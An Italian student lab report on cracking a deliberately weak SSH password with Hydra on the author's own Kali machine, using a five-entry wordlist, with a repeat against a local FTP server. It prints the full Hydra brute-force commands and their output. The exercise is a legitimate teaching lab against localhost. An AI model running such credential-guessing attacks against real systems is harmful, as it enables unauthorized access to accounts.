

Relazione: Cracking dell'autenticazione SSH con Hydra

Autore: Lorenzo Rizzuti

Data: 17 luglio 2026

Oggetto: Esercitazione su configurazione servizi e attacco a dizionario mirato

1. Introduzione

L'esercizio si propone di:

- Fare pratica con lo strumento Hydra per il cracking dell'autenticazione di servizi di rete.
- Consolidare la conoscenza dei servizi di rete attraverso la loro configurazione diretta.
- Affrontare il problema delle wordlist molto grandi (es. `rockyou.txt`), trovando una soluzione per recuperare le credenziali in tempi brevissimi, sfruttando il fatto di avere il controllo sul sistema target.

L'attività è suddivisa in due fasi: una guidata (servizio SSH) e una libera (qualsiasi altro servizio). In questa relazione viene documentata la fase SSH, che costituisce il nucleo dell'esercizio.

2. Obiettivi specifici

1. Installare e configurare un server SSH su Kali Linux.
 2. Creare un utente `test_user` con una password volutamente debole o nota.
 3. Utilizzare Hydra per violare l'autenticazione SSH dell'utente creato.
 4. Evitare l'uso di wordlist enormi, dimostrando che una conoscenza parziale del target (o il pieno controllo) permette di ridurre drasticamente lo spazio di ricerca e completare il cracking in pochi secondi.
-

3. Strumenti utilizzati

- Sistema operativo: Kali Linux 2026.2 (kernel 6.19.14)
 - OpenSSH server: per il servizio SSH
 - Hydra v9.7: per l'attacco a forza bruta/dizionario
 - Mini wordlist: file creato ad hoc con pochissime password candidate
 - Comandi di sistema: `useradd`, `passwd`, `chpasswd`, `echo`, `epicode`
-


4. Procedura seguita

4.1 Configurazione del servizio SSH

1. Installazione e avvio del server OpenSSH:
2. `bash`

```
sudo apt update && sudo apt install openssh-server -y
```

3. `sudo systemctl start ssh`
4. Verifica che l'autenticazione a password sia abilitata:
5. `bash`
6. `sudo grep "^PasswordAuthentication" /etc/ssh/sshd_config`
L'output `PasswordAuthentication yes` conferma che il server accetta credenziali testuali.



```
Clone di Kali Linux (Installed Nessus) [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
$ sudo useradd -m test_user
(sudo) password for kali:
$ sudo passwd test_user
New password:
Retype new password:
passwd: password updated successfully
$ sudo systemctl start ssh
```

4.2 Creazione dell'utente di test

1. Creazione dell'utente `test_user`:
2. `bash`
3. `sudo useradd -m test_user`
4. Impostazione di una password debole e prevedibile. Per l'esercizio è stata scelta `epicode`:
5. `bash`
6. `echo "test_user:epicode" | sudo chpasswd`
7. Test di connessione manuale per assicurarsi che tutto funzioni:
8. `bash`
9. `ssh test_user@127.0.0.1`

La connessione è riuscita, confermando che il server SSH e l'utenza sono operativi.

```
(kali@kali): ~  
$ echo -e "test\npassword\nadmin\n1234\nepicode" > mini.txt  
  
(kali@kali): ~  
$ hydra -l test_user -P mini.txt ssh://127.0.0.1 -t 4  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 04:40:23  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), -2 tries per task  
[DATA] attacking ssh://127.0.0.1:22/  
[22][ssh] host: 127.0.0.1  login: test_user  password: epicode  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 04:40:27  
  
(kali@kali): ~  
$ ssh
```

4.3 Preparazione della wordlist “intelligente”

Invece di usare un dizionario come `rockyou.txt` (14 milioni di voci), è stato creato un file `mini.txt` contenente solo poche password candidate, tra cui quella realmente assegnata:

```
bash

printf "test\npassword\nadmin\n1234\nepicode\n" > mini.txt
```

In questo modo lo spazio di ricerca è ridotto a 5 tentativi.

4.4 Attacco con Hydra

Il comando utilizzato:

```
bash

hydra -l test_user -P mini.txt ssh://127.0.0.1 -t 4
```

- `-l test_user` : nome utente fisso.
- `-P mini.txt` : file con le password candidate.
- `ssh://127.0.0.1` : protocollo e target (localhost).
- `-t 4` : riduce i task paralleli a 4, come consigliato da Hydra stessa per evitare limitazioni del server SSH.


Output ottenuto:

```
text

[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1  login: test_user  password: epicode
1 of 1 target successfully completed, 1 valid password found

Hydra finished at ...
```

La password `epicode` è stata trovata in pochi secondi (circa 4 secondi totali).



```
Clone di Kali Linux (Installed Nessus) [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

kali@kali: ~
Session Actions Edit View Help
Installing:
vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 187
  Download size: 143 kB
  Space needed: 366 kB / 43.6 GB available

Get:1 http://kali.mirror.garr.it/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.7 [143 kB]
Fetched 143 kB in 6s (25.3 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database... 442884 files and directories currently installed.)
Preparing to unpack ./vsftpd_3.0.5-0.7_amd64.deb...
Unpacking vsftpd (3.0.5-0.7)...
Setting up vsftpd (3.0.5-0.7)...
Creating group 'ftp' with GID 975.
Creating user 'ftp' (ftp daemon) with UID 975 and GID 975.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
vsftpd.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1)...
Processing triggers for kali-menu (2026.2.6)...

kali@kali: ~
$ sudo systemctl start vsftpd

kali@kali: ~
$ hydra -l test_user -P mini.txt ftp://127.0.0.1
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 04:46:05
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5), -1 try per task
[DATA] attacking ftps://127.0.0.1:21/
[21][ftp] host: 127.0.0.1  login: test_user  password: epicode
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 04:46:10

kali@kali: ~
$
```

5. Risultati e discussione

L'attacco è andato a buon fine immediatamente, dimostrando che:

- Hydra è uno strumento efficace quando si conoscono, anche parzialmente, le possibili credenziali.
- Utilizzare un dizionario generico sarebbe stato estremamente inefficiente (ore o giorni per completare tutti i tentativi), mentre una lista corta e mirata consente di ottenere il risultato quasi in tempo reale.
- La conoscenza del target (in questo caso totale, essendo l'amministratore del sistema) è l'elemento chiave per velocizzare qualsiasi attacco a forza bruta: basti pensare a password deboli, pattern comuni o informazioni personali.

Questo approccio rispecchia esattamente la richiesta dell'esercizio: *"Sarà evidente che recuperare le credenziali, con seclist, richiederà molto tempo. È necessario trovare*

una soluzione.”

La soluzione adottata consiste nel restringere il dominio di ricerca sfruttando le informazioni a disposizione, anziché affidarsi a elenchi indiscriminati.

6. Seconda fase (estensione consigliata)

Per consolidare quanto appreso, lo stesso procedimento può essere ripetuto con altri servizi. Ad esempio:

- FTP: installare `vsftpd`, creare lo stesso utente (o uno nuovo) con password nota, attaccare con `hydra -l user -P mini.txt ftp://127.0.0.1`.
- HTTP Basic Auth: configurare Apache con una directory protetta, creare un file `.htpasswd`, attaccare con `http-get`.

In tutti i casi, la strategia vincente è sempre la medesima: password debole + wordlist minima → cracking in pochi secondi.

7. Conclusioni

L'esercizio ha permesso di:

- Applicare concretamente le nozioni di configurazione di un servizio di rete (SSH).
- Utilizzare Hydra per testare la robustezza delle credenziali.
- Comprendere l'importanza di ridurre il numero di tentativi quando si esegue un attacco a dizionario, specialmente in ambienti controllati dove si ha la possibilità di scegliere le password.

La soluzione trovata (password banale e dizionario personalizzato) si è rivelata vincente, completando l'attacco in modo pulito e rispettando pienamente lo scopo didattico dell'esercitazione.